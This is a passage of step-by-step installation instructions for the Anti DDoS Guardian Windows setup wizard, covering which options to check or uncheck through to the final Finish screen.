
5. In the **Stop Windows Remote Desktop Brute Force** wizard, uncheck the **install Stop RDP Brute Force** option, and click **Next**.




6. The **Select Additional Tasks** wizard appears; check the **Create a desktop shortcut** option, and click **Next**.



7. The **Ready to Install** wizard appears; click **Install**.




8. The **Completing the Anti DDoS Guardian Setup Wizard** window appears; uncheck the **Launch Mini IP Blocker** option and click **Finish**.



